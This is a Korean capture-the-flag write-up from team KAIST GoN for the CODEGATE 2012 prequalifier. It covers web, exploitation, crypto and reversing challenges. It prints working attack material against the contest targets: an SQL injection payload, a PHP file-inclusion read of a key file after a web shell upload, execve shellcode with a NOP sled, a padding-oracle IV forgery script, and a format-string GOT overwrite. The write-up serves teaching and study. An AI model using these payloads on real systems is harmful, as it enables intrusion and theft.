CODEGATE 2012 prequal Write-up

KAIST GoN

Vuln100

페이지에 들어가면 MP3를 올리고 들을 수 있는 페이지가 나옵니다. 여기에 아이유 노래를 넣어 잠시 묵상하다 보면 genre를 결정하는 곳에서 sql injection이 터지는 것을 알 수 있습니다. insert 구문이므로 1, 1)# 과 같이 넣어주면 파일 이름에 1이 출력되는 것을 볼 수 있습니다. 근데 이게 올라가는 파일이 있고 안 올라가는게 있더라구요. 용량 7mb 제한인 것 같아여~


이제 여기서 sql injection을 해서 테이블 명과 디비명을 빼내고 데이터를 빼냅니다. 일단 쿼트가 먹히지 않기 때문에 char function으로 카와이하게 우회합니다. 그런 후 테이블을 보면 upload_mp3_ip 뭐 이런 종류 밖에 없습니다. 이 중에서 admin것을 찾아야되는 것 같은데 잘 보면 127.0.0.1이라는 로컬 호스트가 존재합니다. 그러면 upload_mp3_127_0_0_1을 빼내면 됩니다. 디비에서 보면 곡을 저장하고 있는 file이라는 컬럼이 있는데 그것을 hex 명령을 이용해 빼내면 됩니다.

```
1, (select substr(hex(file),65537,65536) from upload_mp3_127_0_0_1))#
```

한 번 할 때마다 65536개 밖에 출력이 안되므로 이런 식으로 한 땀 한 땀 영혼을 다해 빼내면 파일을 만들 수 있습니다. 그 파일을 들으면 키에 대한 정보가 나옵니다. 키는 UPl04D4NDP14Y입니다.

Vuln200

2번 문제는 Get shell if u can 이라고 적혀있군요. 들어가면 upload를 할 수 있습니다. 딱 보니 웹쉘을 올려서 까야되는 문제군요. jpg가 아닌 파일을 올리면 jpg only라고 뜹니다. 그러면 jpg를 올려야하는데, IU.jpg.php를 올리니 1234567890abcdef.php 와 같이 올라가는 것을 알 수 있습니다. 오 일단 php 올리기는 성공을 했군요. 무슨 파일이 있는지 알아보려고 system('ls');를 했지만



이런 카와이한 에러를 뿜으며 되지 않더군요. fopen, file_get_contents등도 막혀 있더군요. 삽질과 삽질을 거듭하며 문제 출제자를 원망하던 찰나 include는 된다는 것을 알았습니다. 그러나 php파일을 그대로 include한다면 소스가 보이지 않겠죠? ㅠㅠㅠ

http://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/ 여기에 보면 php filter를 이용하여 base64 encoding형태로 파일을 빼내는 법이 있습니다. 그렇게 카와이하게 파일을 빼내면되는데 문제는 파일 목록을 보지 못한다는 것입니다. scandir은 안막혀 있더군요. scandir로 파일 목록을 빼냅니다. 그러면 scandir과 include를 이용해서 샅샅이 뒤지다보면 C:\User\codegate2\Desktop\Codegate 2012 Key.txt란 파일이 있는 것을 알 수 있습니다. 다음과 같이 빼내죵.

```
<?php
```

```
include('php://filter/convert.base64-encode/resource=C:\\Users\\codegate2\\Desktop\\C
odegate 2012 Key.txt');
?>
```

그런 다음 나오는 base64를 디코딩을 하면 키가 나옵니다!

```
/*
 Good Job !

Key is 16b7a4c5162d4dee6a0a6286cd475dfb
 */
 ?>
```

Vuln300

음 조금 더 자세한 풀이를 해드리려고 했는데 지금 ssh 접속이 앙대네여 ㅠㅠ. 그런 의미로 대충 적겠습니다. 으암

```
stream = fopen(*(const char **)(*(_DWORD *)(v1 + 4) + 4), "r");
if ( stream )
{
  size = fread(&s, 1u, 0xCu, stream);
  if ( size == 12 )
  {
```

일단 맨 처음에 보면 argv[1]으로 받은 파일의 사이즈가 12임을 확인을 합니다.

```
  HIBYTE(v10) = BYTE1(s_4);
  LOBYTE(v10) = BYTE2(s_8);
  funcc = func;
  v17 = (int)func;
  v2 = (unsigned __int8)s_4 | 1;
  LOBYTE(v2) = v2 ^ 0xE0;
  v15 = v2 << 24;
  v3 = BYTE1(s) | 1;
  LOBYTE(v3) = v3 ^ 0xE0;
  v16 = v3 << 16;
  strncpy(test, (const char *)&s, 18u);
  v11 = v15;
  v12 = (unsigned __int16)funcc;
  v13 = v15 | (unsigned __int16)funcc;
  v14 = v16 | v15 | (unsigned __int16)funcc;
  v17 = v16 | v15 | (unsigned __int16)funcc;
  funcc = (int (*)(void))(v16 | v15 | (unsigned __int16)funcc);
  funcc();
```

그 뒤에 글자를 가지고 이상한 짓을 한 다음에 마지막으로 funcc라는 것을 부르네요. 사실 분석하기가 귀찮았습니다. 그래서 일단 현상을 보려고 abcdefghijkl를 넣었습니다. 넣으니까 가장 맨 상위 두 바이트는 확 바뀌고 하위 바이트는 알파벳 그대로 나오더군요. 사실 하위 바이트는 nop를 많이 넣고 찍으면 되니까 상관없으므로 상위 두 바이트가 왜 바뀌는지를 보도록 합시다. 딱 보면 눈에 띄는 부분이 E0로 xor하는 파트입니다. 그래서 그 상위 두바이트를 E0로 xor해보니..... 코와붕가! 우리가 원하던 알파벳 영역으로 오는군요. 그래서 우리는 상위 두 바이트가 어떤 알파벳이 바뀌어서 됐는 가를 알 수 있습니다. 야매로 분석해서 eip를 우리가 원하는 스택 영역으로 바꾸었습니다. 그 이후에 nop 와 쉘코드를 넣어서 그 쪽으로 뛰게 하면 됩니다.


```
$ /home/codeXing/X ./gogo `perl
-e'print"\x90"x30000,"\x6a\x3b\x58\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89
\xe3\x52\x54\x89\xe1\x52\x51\x53\x50\xcd\x80"'`
sh: cannot determine working directory
$ id
uid=1002(codeXing) gid=1002(codeXing) euid=1003(codeXing2) groups=1002(codeXing)
$ cat password
key_is_The_davinci_cod3_!
```

Vuln400

페이지에 들어가면 certificate을 받아서 로그인을 하라고 합니다. 들어가면

```
00000000  55 6F 65 48 51 43 64 31 32 7A 45 3D 77 63 58 78  UoeHQCd12zE=wcXx
00000010  69 76 5A 78 67 46 49 3D                          ivZxgFI=
```

이런 certificate을 줍니다. 두 개의 base64로 이루어져있는데 보면 처음 것이 initial value(IV) 같고 뒤에 것이 encrypt된 내용 같습니다. 그래서 처음에는 CBC bit flipping attack 같은 걸 생각해서 각 바이트마다 1을 xor 해서 넣어보았습니다. 그러자 맨 마지막 하위바이트를 바꾼 파일에서 PADDING ERROR가 출력되었습니다.




CBC에 PADDING ERROR라.. 뭔가 연상되지 않으신가요? 재작년에 아주 크고 아름다웠던 취약점인 oracle padding attack이 떠오릅니다.

http://blog.gdssecurity.com/labs/2010/9/14/automated-padding-oracle-attacks-with-padbuster.html

저 블로그에 있는 내용을 이해하고 맨 뒷 바이트부터 패딩 에러가 뜨지 않을 때까지 브루트 포싱을 합니다. 그리고 패딩 에러가 뜨지 않는 순간에는 패딩이 0x1인 경우이니 맨 마지막 하위바이트에다 0x1을 xor해준 결과가 바로 intermediate value일 것입니다. 그리고 그 바이트에다 0x2를 xor 해준 상태로 다시 2번 째 바이트를 브루트 포싱을 합니다. 그런 다음에 0x2를 xor해준 결과가 intermediate value의 두 번째 바이트 일 것입니다. 이런 식으로 반복해서 브루트 포싱을 해주시면 됩니다. (말이 이해 안되시면 저 블로그 내용을 보시면 바로 이해가실 겁니다.) 그런 방식으로 평문을 빼내면

```
wuninsu@gon:~/codegate/vuln/4$ ruby c.rb |xxd
0000000: 6e65 7a69 7469 6301                      nezitic.
```

이러한 평문을 얻을 수 있습니다. citizen을 뒤로 뒤집어 놓은 형태이군요. 우리도 이제 새 권한을 위해 baron을 뒤집어서 norab으로 바꾸어봅시다. 중요한 것은 PKCS#5 패딩을 사용하므로 decrypt된 결과가 norab\x04\x04\x04\x04로 되게 해야 됩니다. CBC padding을 잘 이해하고 있다면 IV를 바꿈으로써 decrypt된 결과를 우리가 원하는 결과로 바꿀 수 있다는 것을 알 수 있습니다.



Propagating Cipher Block Chaining (PCBC) mode decryption

Decrypt를 보면 CipherText를 Decryption되서 나오는 결과에다 IV를 XOR을 하는 것을 알 수 있습니다. 원래 certificate은 CipherText->Decrypt하고 나온 결과에 IV를 곱하면 nezitic\x01이 나오니 IV에다가 norab\x04\x04\x04\x04를 XOR한 결과를 주면 "nezitic\x01" ^ ("nezitic\x01" ^ "noranb\x04\x04\x04") = "noranb\x04\x04\x04" 가 될 것입니다. XOR의 특성상 말입니다. 그런 방법으로 IV를 만들어서 새로운 certificate을 만들어 주면됩니다.

```
wuninsu@gon:~/codegate/vuln/4$ cat d.rb
require 'base64'
iv=Base64.decode64("UoeHQCd12zE=")
citizen = "nezitic\x01"
king = "norab\x03\x03\x03"
p = ""
```

```
(0..7).each do |i|
        p += (citizen[i] ^ king[i]).chr
end
cnt = 0
new_iv = ""
iv.each_byte do |x|
        new_iv += (x ^ p[cnt]).chr
        cnt += 1
end
puts Base64.encode64(new_iv)

wuninsu@gon:~/codegate/vuln/4$ ruby d.rb
Uo2PSDEfuzM=
```

위에 보이는 게 새로운 IV입니다. 저 IV와 원래 Encrypt 데이터를 붙여서 certificate을 만들어서 로그인 하면!

Vuln500

일단 파일을 받아서 분석하니 간단한 FSB입니다. 단지 환경이 ubuntu라서 _dl_fini도 없고 dtors를 덮어도 되지를 않습니다.

보아하니 __stack_chk_fail@plt를 콜하고 있고 그렇다면 __,stack_chk_fail의 got를 덮어서 쉘을 실행해 할 것 같습니다.

우선 got를 찾아 보니 0x0804a010을 덮으면 된다는 것을 알 수 있었습니다. 그럼 이제 어디로 뛸 것이냐가 문제인데 보아하니 ASLR이 걸려 있습니다.

이전 여러 대회를 찾아보니 ulimit -s unlimited 명령을 이용하면 ASLR이 없어집니다. 그래서 저 명령어를 사용하여 우선 ASLR을 지워주었습니다.

그 다음 우선 현재 esp가 우리가 만들었던 곳에서 20만큼의 거리에 있어서 적당히 esp가 20이상 커진 뒤에 ret 하는곳을 찾아보니 0x4011d1f3에 적절한 gadget이 있었습니다.

그래서 그 주소로 점프한 뒤에 우리의 스택에 execv의 주소와 그 뒤에 적절하게 argument를 넣어주는 exploit을 만들었습니다.

문제는 이제 __stack_chk_fail로 들어가야 한다는 것인데 이것은 검사하는 방식이

```
mov     %eax,0x1c(%esp)

mov     %gs:0x14,%eax
```

를 한 뒤 나중에

```
mov     0x12c(%esp),%edx

xor     %gs:0x14,%edx
```

를 하여 검사하는 방식이었고 우리는 비록 랜덤 스택이지만 스택주소의 앞이 bf로 고정 되어있고(아닌 경우도 있었지만 높은 확률로 0xbf가 되었습니다.) 맨 마지막 자리도 c로 고정되어 있다는 점에서 여러 번 돌리면 될 것이라는 생각 하에 exploit을 짜서 여러 번 돌렸습니다.


```
./X `perl -e 'print
"\xa0\xc1\x0b\x40","\x72\x83\x04\x08","\x72\x83\x04\x08","\xd4\x85\x04\x08","aaaa","\x10\
xa0\x04\x08","aaaa","\x12\xa0\x04\x08","\x0c\xbd\xe0\xbf","\x1c\xbd\xe0\xbf","\x2c\xbd\xe
0\xbf",
"\x3c\xbd\xe0\xbf","\x4c\xbd\xe0\xbf","\x5c\xbd\xe0\xbf","\x6c\xbd\xe0\xbf","\x7c\xbd\xe0
\xbf","\x8c\xbd\xe0\xbf","\x9c\xbd\xe0\xbf","\xac\xbd\xe0\xbf","\xbc\xbd\xe0\xbf","\xcc\x
```

bd\xe0\xbf","\xdc\xbd\xe0\xbf","\xec\xbd\xe0\xbf","\xfc\xbd\xe0\xbf", "%8x"x14
,"%53539x", "%n", "%28190x", "%n", "%n"x16'`

exploit코드는 이와 같이 짰고 ulimit -s unlimited를 해준 뒤 약 20분정도 돌리니 쉘이 떴고 키를 가져 올 수 있었습니다.

Binary100

Binary100은 7z입니다. 7z을 풀고 나면 바이너리 파일이 하나 나오는군요. 나오는 그 파일을 열면은 죽습니다. 뭔가 필요한 파일이 있는데 없나보네요.



그러나 눈을 크게 뜨고 살펴보면 죽기전에 sxe361D.tmp라는 파일을 만드는 걸 볼 수 있습니다. 그 파일을 보면 .NET 파일이라는 것을 알 수 있습니다. 그것을 디컴파일러로 디컴파일 해서 보면

```
static Program()
{
    current = RecognitionState.None;
    str_cypher = "BM3aZTvv5iQAhK95EFLuz4pta";
}
```

```
private static void recognizer_SpeechRecognized(object sender, SpeechRecognizedEventArgs e)
{
    if ((e.get_Result().get_Text() == "Nothing") && (current == RecognitionState.None))
    {
        current = RecognitionState.Question;
        SpeechSynthesizer synthesizer = new SpeechSynthesizer();
        synthesizer.SetOutputToDefaultAudioDevice();
        synthesizer.Speak("Are you sure?");
        str_input = e.get_Result().get_Text();
    }
    else if (current == RecognitionState.Question)
    {
        current = RecognitionState.None;
        if (e.get_Result().get_Text() == "Yes")
        {
            str_cypher = str_cypher + "QA1f1/EqAOZktIz1RrwMPunDlqwww==";
            DoHibernation();
        }
    }
}
```

```
private static void DoHibernation()
{
    DateTime now = DateTime.Now;
    if (now.Hour == 8)
    {
        str_input = str_input + "!";
        if (str_input.Length == now.Hour)
        {
            WATCrypt crypt = new WATCrypt(str_input);
            Console.WriteLine(crypt.Decrypt(str_cypher));
        }
    }
    else
    {
        Console.WriteLine("This isn't the time yet.");
    }
}
```

```
public string Encrypt(string p_data)
{
    if (this.Skey.Length != 8)
    {
        throw new Exception("Invalid length");
    }
    DESCryptoServiceProvider provider = new DESCryptoServiceProvider();
    provider.Key = this.Skey;
    provider.IV = this.Skey;
    MemoryStream stream = new MemoryStream();
    CryptoStream stream2 = new CryptoStream(stream, provider.CreateEncryptor(), CryptoStreamMode.Write);
    byte[] bytes = Encoding.UTF8.GetBytes(p_data.ToCharArray());
    stream2.Write(bytes, 0, bytes.Length);
    stream2.FlushFinalBlock();
    return Convert.ToBase64String(stream.ToArray());
}
```

위와 같은 코드들을 볼수 잇어여. 분석하면 str_input은 Nothing! 이고 Encrypt된 문장은 Base64 두 개를 이은 것이라는 걸 알 수 있어요. 그리고 WATCrypt는 DES라는 걸 알 수 있어여. 그래서 저 문장들을 DES로 Decrypt하면 키가 나와여!

```
wuninsu@gon:~/codegate/binary/1$ cat a.rb
require 'openssl'
require 'base64'
cipher = OpenSSL::Cipher::Cipher::new("des")

cipher.key = "Nothing!"
cipher.iv =  "Nothing!"

result = ""
result << cipher.update( Base64.decode64("BM3aZTvv5iQAhK95EFLuz4ptaQA1f1/EqAOZktIz1RrwMPunDlqwww=="))
result << cipher.final
puts result
wuninsu@gon:~/codegate/binary/1$ ruby a.rb
Nuno! Congratulations on your wedding!
```

Binary200

풀이를 쓸려고 보니 문제 서버가 닫혔네요. 너무 미뤘나 봐요ㅠㅠ


기억이 흐릿하지만 써봐야겠네요.

우선 파일을 받아서 보니 역시 MZ로 시작하네요. exe인가 해서 실행해 봤지만 실행이 안돼서 IDA로 열어봤더니 DLL파일이네요. 게다가 petite로 DLL 패킹이 돼있네요. 언패커로 패킹을 풀려고 했지만 DLL이라 풀어주는 언패커가 없어서 직접 언패킹하기 위해 다른 프로그램에 DLL을 붙이고 로딩이 된 후 ollydbg를 이용하여 해당

메모리 부분을 덤프를 뜨고, 툴들을 이용해서 적당히 import table도 고치고 dll main 같아 보이는 함수로 OEP를 설정합니다.

왠지 뭔가 잘못돼서 제대로 실행은 안 되지만 IDA로 보면 잘 보이니 리버싱만 하고 디버깅은 DLL을 로딩시키고 디버거를 attach 해서 디버깅을 해봐요.

우선 dll main을 따라가 보면 레지스터에 서비스 등록을 하는 것이 보이네요. 혹시나 해서 뒤져봤더니



이런 찝찝한게 생겼네요. 음... Parameter 부분을 보니 ServiceMain에 x라는 값이 있어요. DLL 함수목록을 보니 x라는 함수가 있어서 리버싱을 해보면

```
byte_1000B445 = -20;
LODWORD(Time) = time(0);
HIDWORD(Time) = localtime(&Time);
if ( *(_DWORD *)(HIDWORD(Time) + 8) == 6 )
  v10 = *(_DWORD *)(HIDWORD(Time) + 8);
Str = dword_1000A158[2 * v10];
v13 = dword_1000A15C[2 * v10];
sub_10001B40(&v14, &byte_1000B440);
sub_10001BC0(&v14, 0, &Str, &Str);
v9 = GetCurrentProcess();
result = dword_1000E244(v9, 7, &v21, 4, 0);
v16 = result;
if ( !result )
{
  if ( v21 )
    break;
}
File = fopen(&Filename, "a");
sub_100020D6(&Str, 1u, 8u, File);
fputs("\n", File);
result = fclose(File);
```

이런 코드가 보이네요. sub_10001B40 함수와 sub_10001BC0 함수가 어떤 문자열을 만들고, 그걸 어떤 파일에 쓰는 걸로 보이는데, byte_1000B440 이 전역변수의 데이터를 이용하는 것 같네요. 해당 데이터의 XREF를 보면 값을 수정해주는 부분들이 있는데, 디버거를 이용하여 값을 임의로 다 수정하고 위 코드부분을 실행해서 만드는 문자열을 뽑아보면, &I%W=K)l 라는 별로 키같지 않은 키가 나오네요.

Binary300

파일을 받았더니 zombie.exe랑 정체불명의 파일이 들어있네요. zombie.exe는 실행하면 안 될 것 같은데다 백신이 잡기까지 하네요. 일단 패킹이 돼있는 것 같은데, ollydbg로 실행하면 실행이 제대로 되지 않아서 IDA의 디버거로 실행을 해서 디버깅을 합니다. 디버거로 따라가면서 언패킹이 된 후 함수들을 분석해보면 0x401DE0에 있는 함수가 수상하게 보이네요. 어떤 파일을 여는데, 아마도 같이 주어진 파일인 것 같네요. 내용을 보면

```
result = fopen(a1, "rb");
v38 = result;
```

```
  if ( result )
  {
    fseek(v38, 0, 2);
    v40 = ftell(v38);
    rewind(v38);
    v39 = malloc(v40);
    fread(v39, 1, v40, v38);
    fclose(v38);
    v36 = v39;
    if ( *(_BYTE *)v39 == 1 && *(_DWORD *)(v36 + 1) == dword_4040FC && *(_WORD *)(v36 + 5)
== dword_4040F8 )
    {
      v37 = sub_40230E(4 * *(_DWORD *)(v36 + 9));
      v33 = gettickcount();
      v34 = v39 + 13;
      for ( i = 0; i < *(_DWORD *)(v36 + 9); ++i )
      {
        v32 = v34;
        sub_4022B0(v34 + 4, 21, *(_DWORD *)v34);
        *(_DWORD *)(v37 + 4 * i) = createthread(0, 0, sub_401B20, v34, 0, 0);
        v34 += *(_WORD *)(v32 + 23) + *(_WORD *)(v32 + 13) + 25;
      }
```

이런 코드가 보이는데, 파일을 열고 데이터를 읽어서 데이터를 0x4022B0에 있는 함수를 이용하여 xor로 복구하고, 데이터를 나눠서 데이터마다 thread를 새로 만들어서 처리하는 것을 볼 수 있어요. 우선 데이터를 복구하는 방법을 알았으니, 이 프로그램과 똑같이 데이터를 복구해보면, www.kbstar.com, 31c0b04631db31c9cd80eb1f5e89760831c088460789460cb00b89f38d4e088d560ccd8031db89d840cd80e8dcffffff2F62696E2F7 같은 데이터들이 8개가 있는 것이 보이네요. thread에서 처리하는 함수도 분석을 해보면 해당 url에 접속을 해서 데이터를 보내는 것으로 보이는데, 필요한 것은 포트 번호이므로 포트 번호로 쓰이는 부분을 데이터에서 찾아보면 url의 offset-6에 2바이트가 포트 번호네요. 첫번째는 80, 두번째는 443 이런 값들이고, 모두 더해보면 5642가 나오며, 공격을 8번하므로 답은 45136네요.

Binary400

다운로드 받아보면 프로그램이 하나 있는데, 실행하면 텍스트박스 하나랑 버튼하나가 보이는데, 입력도 안 되고 뭐만 누르면 꺼지네요. 여기서 처음 멘붕하고 리버싱을 시도하다 뭐가 뭔지 알 수 없어서 한 번 더 멘붕했어요.

멘탈이 더 이상 남지 않아서 아무키나 누르다가 backspace를 누르는 순간 텍스트 박스에 F라는 글자가 보여서, 아무키나 무작정(!) 대입해서 하나씩 맞췄네요.....

키보드의 모든 키를 하나하나 넣어가며 찾은 backspace h a n u l 9 3 shift k e i num0 f7 을 순서대로 누르면 Full_of_Wonder 라는 글이 완성되고 OK버튼이 활성화되어 버튼을 누르면 WonderFul_lollol_! 라는 키가 뜹니다.

노트북에는 numpad가 없어서 num0 이거 때문에 고생했네요ㅠㅠ

Binary500


vm2x.dat 파일에 marshal serialized code가 있다. 보이는 string들을 보면 immunity debugger와 관련된 거 같은데 일단 decompile하면 아래와 같이 나온다.

```
[[0, :LOAD_GLOBAL, "immlib"],
 [3, :COMPARE_OP, 1],
 [6, :CALL_FUNCTION],
 [7, :STOP_CODE],
 [8, :STOP_CODE],
 [9, :STORE_FAST, "imm"],
 [12, :LOAD_FAST, "imm"],
 [101, :LOAD_FAST, "b"],
 [104, :LOAD_CONST, 65],
 [107, :BINARY_SUBSCR],
 [108, :BINARY_ADD],
 [109, :LOAD_FAST, "b"],
 [112, :LOAD_CONST, 46],
 [115, :BINARY_SUBSCR],
 [198, :BINARY_SUBSCR],
 [199, :BINARY_ADD],
 [200, :LOAD_FAST, "b"],
 [203, :LOAD_CONST, 69],
 [206, :BINARY_SUBSCR],
 [207, :BINARY_ADD],
 [208, :LOAD_FAST, "b"],
```

